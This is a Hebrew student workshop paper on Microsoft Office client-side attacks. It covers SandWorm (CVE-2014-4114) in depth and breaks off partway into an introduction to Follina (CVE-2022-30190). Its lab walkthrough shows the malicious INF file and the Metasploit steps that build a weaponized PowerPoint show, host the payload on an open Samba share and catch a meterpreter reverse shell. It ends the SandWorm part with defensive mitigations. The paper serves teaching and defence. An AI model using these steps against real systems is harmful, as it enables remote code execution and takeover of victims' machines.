תקיפות תוכנת Microsoft Office: SandWorm ו- Follina

סדנה באבטחת מידע – עבודה מסכמת
הדר תפארת, 205492507

תוכן עניינים

1: מבוא

1.1: רקע

בעבודה זו נציג מספר חולשות המשמשות לביצוע תקיפות צד לקוח ומתמקדות בתוכנת Microsoft Office.

בפרק 2 נדון בחולשה CVE-2014-4114, הידועה גם בכינוי SandWorm, אשר נחשפה ותוקנה בעדכון תוכנה על ידי Microsoft באוקטובר 2014.

בפרק 3 נדון בחולשה CVE-2022-30190, הידועה גם בכינוי Follina, אשר נחשפה במאי 2022 ותוקנה בעדכון תוכנה על ידי Microsoft בחודש העוקב. בנוסף, נציג חולשה נוספת, CVE-2024-21413, אשר נחשפה ותוקנה על ידי Microsoft בפברואר 2024 שניצולה יאפשר לבסס תקיפה על בסיס Follina בצורה קלה יותר.

בעבור כל חולשה נציג פרטים כלליים, נסביר מושגים וכלים שיש להכיר בדיון סביב החולשה, נפרט לעומק מהלך תקיפה סביב החולשה, נבצע הדגמה לתקיפה ונציין כיצד ניתן להתגונן מפני מתקפה דומה.

1.2: הכנות

התקיפות אותן נציג בהמשך עושות שימוש בשרת לשיתוף קבצים מבוסס פרוטוקול SMB.

בכדי לבצע את התקיפות במלואן דרך מכונת התקיפה, נוכל להקים שרת לשיתוף קבצים מסוג Samba במכונת הkali linux שלנו ולהגדיר תיקייה שיתופית לשימוש כל משתמשי הרשת כחשבון אורח ללא צורך בהזדהות ולהוסיף לשרת זה קבצים לשיתוף כרצוננו.

נוודא כי שירות samba מותקן במכונת התקיפה שלנו:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install samba
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
```

נפעיל את השירות:

```
┌──(kali㉿kali)-[~]
└─$ sudo service smbd start
```

כעת נערוך את קובץ ההגדרות של שירות Samba, המצוי בכתובת /etc/samba/smb.conf, למשל על ידי שימוש ב vi:

```
┌──(kali㉿kali)-[~]
└─$ sudo vi /etc/samba/smb.conf
```

כך שיכלול תיקייה אותה נרצה לשתף באופן פומבי, על ידי הוספת share חדש בתחתית הקובץ והגדרתו:

```
[public]
   comment = remote shared folder
   path = /home/share
   public = yes
   guest only = yes
   writable = yes
   force create mode = 0666
   force directory mode = 0777
   browseable = yes
```

נשמור את הקובץ ונסגור אותו.

כל שנותר בכדי להכין את התיקייה לשיתוף מרחוק הוא ליצור אותה במסלול שהגדרנו מעלה ולהגדיר בעבורה הרשאות מתאימות:

```
┌──(kali㉿kali)-[~]
└─$ sudo mkdir /home/share

┌──(kali㉿kali)-[~]
└─$ sudo chmod -R ugo+w /home/share
```

לאחר הפעלה מחדש של התהליך – התיקייה תהיה מוכנה לשימוש מרחוק:

```
┌──(kali㉿kali)-[~]
└─$ sudo service smbd restart
```

2: תקיפת SandWorm

2.1: רקע

CVE-2014-4114, הידועה גם בשם העדכון ms14-060 או בכינוי SandWorm, היא חולשת אבטחה אשר נחשפה ותוקנה על ידי Microsoft באוקטובר 2014. על פי ההערכות, חולשה זו הייתה בשימוש כחלק מקמפיין תקיפה רוסי בין השנים 2009-2014 כנגד משרדי ממשלה באיחוד האירופאי ובאוקראינה, לצד חברות פרטיות בתחום האנרגיה, ההגנה והתקשורת.

החולשה מצויה במערכות:

- Windows Vista
- Windows 7
- Windows 8
- Windows RT
- Windows server 2008
- Windows server 2012

הכוללות התקנה של תוכנת:

- Microsoft Office 2010


  או
- Microsoft Office 2013

ללא עדכון המערכת MS-14-060.

החולשה עלולה לאפשר הרצת קוד מרחוק, במידה ומשתמש פותח קובץ Microsoft office המכיל אובייקט OLE שיוצר במיוחד לתקיפה. תוקף שמצליח לנצל את החולשה יוכל להריץ קוד כרצונו במכונת הקורבן עם הרשאות של המשתמש הפעיל.

2.1.1: הרכיב במוקד החולשה

Object Linking and Embedding, OLE, היא הטכנולוגיה העומדת במוקד החולשה. הטכנולוגיה אמונה על הטמעה (embedding) וקישור (linking) של רכיבים במסמכים ואובייקטים נוספים.



הטמעה של רכיב במסמך מוסיפה אותו ישירות והופכת אותו לחלק מהמסמך המארח, כך שכל שינוי שיבוצע ברכיב המקורי – לא ישפיע על הרכיב המוטמע.

לעומת זאת, קישור של רכיב במסמך מייצר חיבור בין הרכיב המקורי לרכיב המקושר במסמך, כך שכל שינוי שיבוצע ברכיב המקורי – יגרור עדכון גם ברכיב המקושר.

טכנולוגיה זו מאפשרת לאפליקציות ומסמכים לשתף ביניהם מידע ורכיבים באופן נגיש ופשוט.

בכדי לאפשר את השימוש וההצגה של רכיבים מוטמעים ומקושרים במסמך, בעת טעינת המסמך נטענים גם קטעי קוד הדרושים להצגת רכיבים אלו – בהתאם לתוכנת המקור שלהם וכך גם מתרחש בעת אינטראקציה עם כל רכיב.

לדוגמה, נוכל להטמיע לקובץ word גרף שנוצר באפליקציה שנייה ורכיב קולי שנוצר על ידי אפליקציה שלישית. הפעלת הגרף המוטמע תגרום לאפליקציה השנייה לטעון את החלקים ממנה הדרושים לעריכת הגרף, כגון ממשק המשתמש. הפעלת הרכיב הקולי יגרור הפעלה של האפליקציה השלישית בכדי להשמיע את הרכיב. כל זאת יבוצע מתוך קובץ המסמך בעבור המשתמש.

2.1.2: מושגים נוספים בשימוש

- קובץ GIF – Graphics Interchange Format file הוא קובץ בפורמט המשמש להצגת תמונות סטטיות או מונפשות.
- קובץ INF – Setup Information file הוא קובץ טקסט פשוט המשמש להתקנת תוכנה או חבילת תוכן במערכות Windows. הקובץ מכיל מקטעים אשר מגדירים את אופן העתקת הקבצים, רישום מפתחות בregistry ועוד מגוון פעולות הדרושות להתקנת חבילת התוכן התואמת.
- PowerPoint slide show – קובץ מצגת PowerPoint בעל סיומת ppsx, אשר בעת פתיחתו מציג את המצגת ישירות במצב צפייה. זאת בניגוד לקובץ מצגת בתצורת ברירת המחדל, אשר מכיל סיומת pptx ונפתח במצב עריכה.

2.2: מהלך התקיפה

נסביר את אופן הפעולה של התקיפה sandstorm.

לשם ביצוע התקיפה מיוצרים שלושה קבצים:

- קובץ exe אשר מוסווה באמצעות סיומת gif ומכיל את מטען התקיפה.
- קובץ inf אשר מכיל הנחיות לשינוי שמו של הקובץ הראשון כך שיכיל סיומת exe ולאחר מכן תבוצע ריצתו.
- קובץ מצגת PowerPoint slide show המכיל שני אובייקטים מוטמעים (OLE objects), אשר מייבאים תוכן מתוך שני הקבצים הקודמים.

בכדי להוציא את התקיפה לפועל, יש לאכסן את שני הקבצים הראשונים (gif ו-inf) בתיקיית שיתוף קבצים חופשית (public remote share). את קובץ המצגת יש לשלוח לקורבן בכדי שיפעילה.


בעת פתיחה של המצגת, ממשק ניהול OLE מבצע קריאה לייבוא מידע עבור האובייקטים המוטמעים במצגת, בהתאם להגדרתם. ישנם מספר פורמטים שמאושרים לספק מידע בעבור אובייקטים של OLE, אך inf אינו אחד מהם.

התקיפה מתגברת על מגבלה זו, באמצעות ניצול החולשה CVE-2014-4114, על ידי ציון קבצי המידע בעבור האובייקטים המוטמעים ככתובת שרת קבצים מרוחק (remote share).

בעקבות החולשה – ממשק ניהול OLE מזהה את קובץ הinf בשרת הקבצים כקובץ מדיה, מטפל בו וטוען אותו לזיכרון באמצעות הקריאה CPackage::OLE2MPlayerReadFromStream, אשר בתורה שומרת את הקובץ לתיקייה זמנית באמצעות קריאת CopyFileW. תהליך זה נעשה גם בעבור קובץ הgif בשרת הקבצים שהגדרנו. כעת, כאשר ממשק ניהול OLE מנסה להציג את הרכיבים המוטמעים לפי הגדרותיהם, הוא מונחה להתעלם מרכיב הgif ולהציג את רכיב הinf.

הממשק ינסה לאתר את התוכנה המתאימה לפתיחת קובץ זה לפי סוגו ויבחר ב C:\Windows\System32\infDefaultInstall.exe, אשר ינסה להתקין את קובץ הinf הנגוע.

נדגים באמצעות דוגמה קונקרטית. בעבור קבצי התקיפה:



נבחן את סוג הקובץ ADNp.gif באמצעות הפקודה file:

```
┌──(kali㉿kali)-[~/Desktop/sandworm/direct]
└─$ file ADNp.gif
ADNp.gif: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```

כפי שניתן לראות, מדובר בקובץ הרצה (exe) ולא קובץ gif למרות שמו.

נציג את תוכן הקובץ GcQu.inf באמצעות הפקודה cat:

```
┌──(kali㉿kali)-[~/Desktop/sandworm/direct]
└─$ cat GcQu.inf
; 61883.INF
; Copyright (c) Microsoft Corporation.  All rights reserved.

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17}
Provider=%Msft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart

[RxRename]
ADNp.gif.exe, ADNp.gif
[RxStart]#
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\ADNp.gif.exe
```

בעת ניסיון מערכת הקורבן להתקין קובץ זה, מתבצעת קריאת [RxRename] לשנות את שמו של קובץ הgif לכדי קובץ הרצה (exe) ולאחר מכן מתבצעת קריאת [RxStart] להרצת קובץ ההרצה שכאמור מכיל את מטען התקיפה.

2.3: הדגמה

ננצל את החולשה על ידי החדרת מטען מוגדר מראש של Metasploit לתוך קובץ Power Point show בעל סיומת ppsx שאת שמו נספק למערכת.

נפתח את ממשק msfconsole ונבחר במודול התואם לתקיפה:
exploit/windows/fileformat/ms14_060_sandworm

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > search sandworm

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code
Execution
   1  exploit/windows/fileformat/ms14_064_packager_run_as_admin  2014-10-21  excellent  No     MS14-064 Microsoft Windows OLE Package Manager Code
Execution
   2  exploit/windows/fileformat/ms14_064_packager_python   2014-11-12       excellent  No     MS14-064 Microsoft Windows OLE Package Manager Code
Execution Through Python


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/fileformat/ms14_064_packager_python

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms14_060_sandworm) >
```

נוכל לבחון את פרטי המודול על ידי שימוש בפקודה info:

```
msf6 exploit(windows/fileformat/ms14_060_sandworm) > info

       Name: MS14-060 Microsoft Windows OLE Package Manager Code Execution
     Module: exploit/windows/fileformat/ms14_060_sandworm
   Platform: Windows
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2014-10-14

Provided by:
  Unknown
  sinn3r <sinn3r@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>

Module stability:
 crash-safe

Available targets:
      Id  Name
      --  ----
  ⇒   0   Windows 7 SP1 / Office 2010 SP2 / Office 2013

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  msf.ppsx         yes       The PPSX file
  UNCPATH                    yes       The UNC folder to use (Ex: \\192.168.1.1\share)

Payload information:
  Space: 2048
```

```
Description:
  This module exploits a vulnerability found in Windows Object Linking and Embedding (OLE)
  allowing arbitrary code execution, publicly known as "Sandworm". Platforms such as Windows
  Vista SP2 all the way to Windows 8, Windows Server 2008 and 2012 are known to be
  vulnerable. However, based on our testing, the most reliable setup is on Windows platforms
  running Office 2013 and Office 2010 SP2. And please keep in mind that some other setups such
  as using Office 2010 SP1 might be less stable, and sometimes may end up with a crash due to
  a failure in the CPackage::CreateTempFileName function.

  This module will generate three files: an INF, a GIF, and a PPSX file. You are required to
  set up a SMB or Samba 3 server and host the INF and GIF there. Systems such as Ubuntu or an
  older version of Windows (such as XP) work best for this because they require little
  configuration to get going. The PPSX file is what you should send to your target.
```

כפי שניתן לראות, המודול מייצר קובץ ppsx של המצגת הנגועה, אותו נרצה שהקורבן יפתח במכונתו. בנוסף מיוצרים שני קבצי עזר, קובץ gif וקובץ inf, אשר מכילים את המטען אותו ברצוננו להפעיל על מכונת הקורבן ואת הליך החדרתו ולכן עליהם להיות נגישים למכונה זו באמצעות שהייה על שרת קבצים ללא הזדהות לקוחות.

לשם השימוש במודול עלינו לספק את שם קובץ מצגת הPower point שברצוננו להדביק ואת כתובת שרת הקבצים עליו נאחסן את קבצי העזר, כך שיהיו ניתנים לגישה ממכונת הקורבן.

נשים לב כי מטען ברירת המחדל שסופק לנו על ידי מערכת Metasploit – windows/meterpreter/reverse_tcp הוא המטען אותו נרצה להשיג ולכן לא נשנה אותו.

על ידי קריאה לפקודה show options נוכל לראות את השדות שנצטרך להשלים:

```
msf6 exploit(windows/fileformat/ms14_060_sandworm) > show options

Module options (exploit/windows/fileformat/ms14_060_sandworm):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.ppsx         yes       The PPSX file
   UNCPATH                    yes       The UNC folder to use (Ex: \\192.168.1.1\share)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.245.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP1 / Office 2010 SP2 / Office 2013
```

נבחר להאזין במכונת התקיפה על הפורט 4444 ולכן לא נשנה הגדרות אלו.

2.3.1: פירוט המכונות

לשם ביצוע ההדגמה, נשתמש בשתי מכונות:

מכונת התוקף, kali linux 2023.3, אשר נשיג את כתובתה על ידי קריאה לפקודה ifconfig:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.245.128  netmask 255.255.255.0  broadcast 192.168.245.255
```

ומכונת הקורבן, Windows 7, אשר סופקה לצורכי הקורס, לאחר התקנת תוכנת office 2013 לשם ניצול החולשה הקיימת בה, אשר נשיג את כתובתה על ידי קריאה לפקודה ipconfig:

```
C:\Users\Georgia Weidman>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::1581:e460:2046:d443%16
   IPv4 Address. . . . . . . . . . . : 192.168.245.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.245.2
```

2.3.3: הכנת התקיפה

נפעיל את שירות samba לשם שימוש בשרת שיתוף הקבצים שהגדרנו:

```
┌──(kali㉿kali)-[~]
└─$ sudo service smbd restart
```

לאחר שברשותנו שרת קבצים פעיל, נעבור ליצירת קבצי התקיפה והשמתם.

בהגדרות המודול נציין את שם המצגת הנגועה אותה נרצה ליצור ונגדיר את כתובת שרת הקבצים בו נאחסן את קבצי העזר:

```
msf6 exploit(windows/fileformat/ms14_060_sandworm) > set FILENAME sandworm.ppsx
FILENAME => sandworm.ppsx
msf6 exploit(windows/fileformat/ms14_060_sandworm) > set UNCPATH \\\\192.168.245.128\\public
UNCPATH => \\192.168.245.128\public
msf6 exploit(windows/fileformat/ms14_060_sandworm) > exploit

[*] Creating the EXE payload ...
[*] Creating the INF file ...
[*] Creating 'sandworm.ppsx' file ...
[+] sandworm.ppsx stored at /home/kali/.msf4/local/sandworm.ppsx
[+] ADNp.gif stored at /home/kali/.msf4/local/ADNp.gif, copy it to the remote share: \\192.168.245.128\public
[+] GcQu.inf stored at /home/kali/.msf4/local/GcQu.inf, copy it to the remote share: \\192.168.245.128\public
msf6 exploit(windows/fileformat/ms14_060_sandworm) >
```

נעתיק את קבצי העזר לשרת הקבצים שהגדרנו בשלב הקודם:

```
msf6 exploit(windows/fileformat/ms14_060_sandworm) > cp /home/kali/.msf4/local/ADNp.gif /home/share
[*] exec: cp /home/kali/.msf4/local/ADNp.gif /home/share

msf6 exploit(windows/fileformat/ms14_060_sandworm) > cp /home/kali/.msf4/local/GcQu.inf /home/share
[*] exec: cp /home/kali/.msf4/local/GcQu.inf /home/share
```

נכין את קובץ המצגת הנגוע כך שיהיה נגיש לקורבנות פוטנציאליים, למשל באמצעות אחסונו בשרת apache:

```
msf6 exploit(windows/fileformat/ms14_060_sandworm) > sudo service apache2 start
[*] exec: sudo service apache2 start

[sudo] password for kali:
msf6 exploit(windows/fileformat/ms14_060_sandworm) > sudo cp /home/kali/.msf4/local/sandworm.ppsx /var/www/html
[*] exec: sudo cp /home/kali/.msf4/local/sandworm.ppsx /var/www/html
```

2.3.4: ביצוע התקיפה

בכדי לבצע את התקיפה, עלינו להפעיל handler לקבלת תקשורת מקורבנות פוטנציאליים. נגדיר handler מתאים, עם מטען windows/meterpreter/reverse_tcp אשר יאזין על הכתובת של מכונת התקיפה שלנו ובפורט אותו הגדרנו במודול התקיפה:


```
msf6 exploit(windows/fileformat/ms14_060_sandworm) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.245.128
LHOST => 192.168.245.128
```

בנוסף, על מנת לאפשר תקיפה של מספר קורבנות ובכדי לייצב את הגישה שלנו לsession של meterpreter – נגדיר לhandler לא לסיים את עבודתו לאחר קבלת תקשורת ולבצע מעבר של מטען התקיפה לתהליך אחר בעת השגת גישה:


```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set PrependMigrate true
PrependMigrate => true
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.245.128:4444
```

בשלב זה, כל שנותר הוא לחכות לקורבן אשר יוריד את קובץ המצגת הנגועה ויפתח אותו, בכדי להשלים את התקיפה.

בהדגמה זו העלנו את קובץ המצגת לשרת apache במכונת התקיפה ולכן ממכונת הקורבן נוריד את הקובץ מהכתובת: http://192.168.245.128/sandworm.ppsx.



נשים לב כי במערכות מסוימות (כגון windows 7) ישנו מנגנון שנועד להגן על המערכת מפני תקיפות אשר עובד במקרה זה. קבצים כדוגמת המצגת שהורדנו נפתחים עם הגבלות בהרצה כברירת מחדל, אך קורבן תמים עלול לבטל הגבלות אלו על מנת לראות את המצגת במלואה או לערוך אותה שכן אפשרויות אלו חסומות תחת ההגבלות.



לאחר ביטול החסימה, הרצת המצגת תניב גישה לsession של meterpreter עבורנו במכונת התקיפה:

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.245.128:4444
[*] Sending stage (175686 bytes) to 192.168.245.132
[*] Meterpreter session 1 opened (192.168.245.128:4444 → 192.168.245.132:49188) at 2024-02-12 10:55:26 -0500
sessions 1
[*] Starting interaction with 1...

meterpreter >
```

ובכך סיימנו את ביצוע התקיפה בהצלחה.

2.4: מניעת התקיפה

נזכיר כי על מנת שהתקיפה תתבצע בהצלחה, על הקורבן לפתוח את הקובץ הנגוע, לבטל את חסימת הקובץ ולאפשר מצב עריכה. במידה והקובץ הנגוע נשאר חסום – התקיפה לא תצא לפועל.

הגישה הטובה ביותר למניעת החשיפה לתקיפה זו היא הקפדה על התקנת עדכוני המערכת. באופן ספציפי, עדכון התוכנה MS14-060 משנה את האופן בו אובייקטים מוטמעים (OLE objects) מופעלים במערכת Windows ובכך חוסם את נתיב התקיפה.

בהיעדר עדכון זה, ניתן לבצע מספר פעולות בכדי להקשות עד כדי מניעה את הפוטנציאל לתקיפה:

1. ניתן לחסום את פורטים TCP 139 ו- 445 לתקשורת נכנסת ויוצאת, כאשר אינם בשימוש לצורכי המשתמש. פורטים אלו עלולים לקחת חלק בניסיון ההתחברות לרכיב הנגוע ולכן חסימתם תעזור למנוע את פעילותה התקינה של התקיפה.
2. חסימת יכולת ההפעלה של קבצי הרצה מתוך קבצי INF. קבצי INF משמשים להתקנת שירותים וכוללים יכולת להפעיל קבצי הרצה. ניתן לחסום יכולת זו על ידי מחיקת ערך העזר של הוראת installה מתוך registry. ערך זה נמצא במפתח:
HKEY_CLASSES_ROOT\inffile\shell\Install\command
לאחר ביצוע שינוי זה, קובץ העזר של התקיפה בעל סיומת INF לא יוכל לגרום להפעלת קובץ ההרצה שכולל את המטען והתקיפה לא תעבוד בצורה תקינה.

3: תקיפת Follina

3.1: רקע לתקיפה

CVE-2022-30190, הידועה גם בכינוי Follina, היא חולשת אבטחה אשר נחשפה במאי 2022 ותוקנה על ידי Microsoft חודש לאחר מכן.

החולשה מצויה במערכות Windows Vista ומעלה הכוללות התקנה של תוכנת Microsoft Office 2013-2021 ללא עדכון אבטחה תואם.

החולשה מאפשרת להריץ פקודות בpower shell דרך הכלי Microsoft Diagnostic Tool (MSDT) בעקבות פתיחת קובץ Microsoft Office זדוני ואף בתנאים מסוימים רק לחיצה על קישור או סימון קובץ מתאים.


כעת נציג מספר רכיבים רלוונטיים לדיון בחולשה:

3.1.1: MS Office template

Office template, תבנית של מסמך Office אשר תשמש כבסיס למסמך חדש. התבנית מגדירה את התכונות הבסיסיות ואת המבנה של המסמך החדש. השימוש בtemplates מאפשר חיסכון בזמן ובמאמץ בעת יצירת מסמכים חדשים בעלי מבנה מוכר, שכן ניתן באמצעות תבנית להגדיר את הגופן של הטקסט, תצורת הדף, פקודות מאקרו ועוד בעת יצירת מסמך חדש בתבנית מוגדרת.

ניתן לטעון תבנית למסמך, בהתאם לסוגה, בצורה ידנית או בצורה אוטומטית בעת פתיחת המסמך.

התבנית יכולה להימצא מקומית על המכונה בה אנו משתמשים או להיות מוגדרת על שרת רחוק, שאף ניתן להגדירו, כאשר במקרה זה התבנית ומאפייניה יועברו על ידי השרת בעת פתיחת מסמך תואם.



3.1.2: MSDT


Microsoft Diagnostic Tool הוא שירות של Microsoft שמטרתו לספק לסוכני תמיכה של Microsoft מידע חיוני אודות המערכת ואופן פעולתן של תוכנות הרצות על מכונת לקוח של שירות התמיכה, לשם סיוע באבחון ופתרון בעיות.

בשימוש תקין, סוכן תמיכה יבקש מלקוח להריץ את התהליך ויספק לו סיסמה שתאפשר לשירות לאסוף נתונים אודות המערכת ולשלוח אותם למוקד התמיכה. עם זאת, השירות כיכב במרכזן של מספר חולשות, כדוגמת החולשה המדוברת, והוחלט שהוא ייצא משימוש עד שנת 2025, לאחר שיוחלף בפונקציונליות אחרת כדוגמת get help.

בינתיים, השירות מצוי במכונות Windows 7/8.1/10/11(up to 22H2).

3.1.3: preview pane

בהדגמות בהמשך פרק זה, נבצע שימוש בתכונת preview pane של file explorer במערכות windows. תכונה זו מאפשרת לצפות בתוכן של קובץ מבלי לפתוח אותו. ניתן לאפשר את התכונה על ידי בחירה באפשרות זו מבין אפשרויות view של תיקייה:



3.1.4: פורמט rtf


Rich Text Format הוא פורמט קבצים חוצה פלטפורמות אשר ניתן לשימוש על ידי מספר רב של מעבדי תמלילים. השימוש בפורמט מאפשר לשמר את מבנה המסמך במעבר בין פלטפורמות ומעבדי תמלילים שונים. מנגד, קבצי rtf אינם תומכים בכל האפשרויות של מעבדי תמלילים מסוימים, כגון טבלאות או תמונות וגודל הקבצים נוטה להיות גדול יותר מאשר קבצי טקסט רגילים, משום שהפורמט מכיל מידע נוסף אודות מבנה המסמך.

3.1.5: תבניות Open XML

תוכנת Microsoft Office, החל מ 2007, עושה שימוש בתבניות מבוססות Open XML לניהול קבצי התוכנה השונים. השימוש בתבניות אלו מאפשר יתרונות רבים כגון דחיסה של הקבצים בטכנולוגיית zip, שחזור קבצים פגומים בשל מודולריות התבניות, זיהוי קל של סוג הקובץ כתלות בסיומת ועוד.

בפרט, קבצי Office נשמרים עם סיומת x במידה ואינם מכילים פקודות מאקרו, כמו docx או pptx, ועם סיומת m במידה והם מכילים פקודות מאקרו, כמו docm או pptm.


בכדי לראות את מבנה הXML של קובץ מתאים, נוכל להמיר את סיומת הקובץ ל zip. ולצפות בתיקייה המתקבלת. בעת פתיחת התיקייה נבחין במבנה בסיסי אשר מכיל מספר תיקיות וקבצים המרכיבים את המסמך. נדון באופן ספציפי במבנה הXML של קובץ Word פשוט:



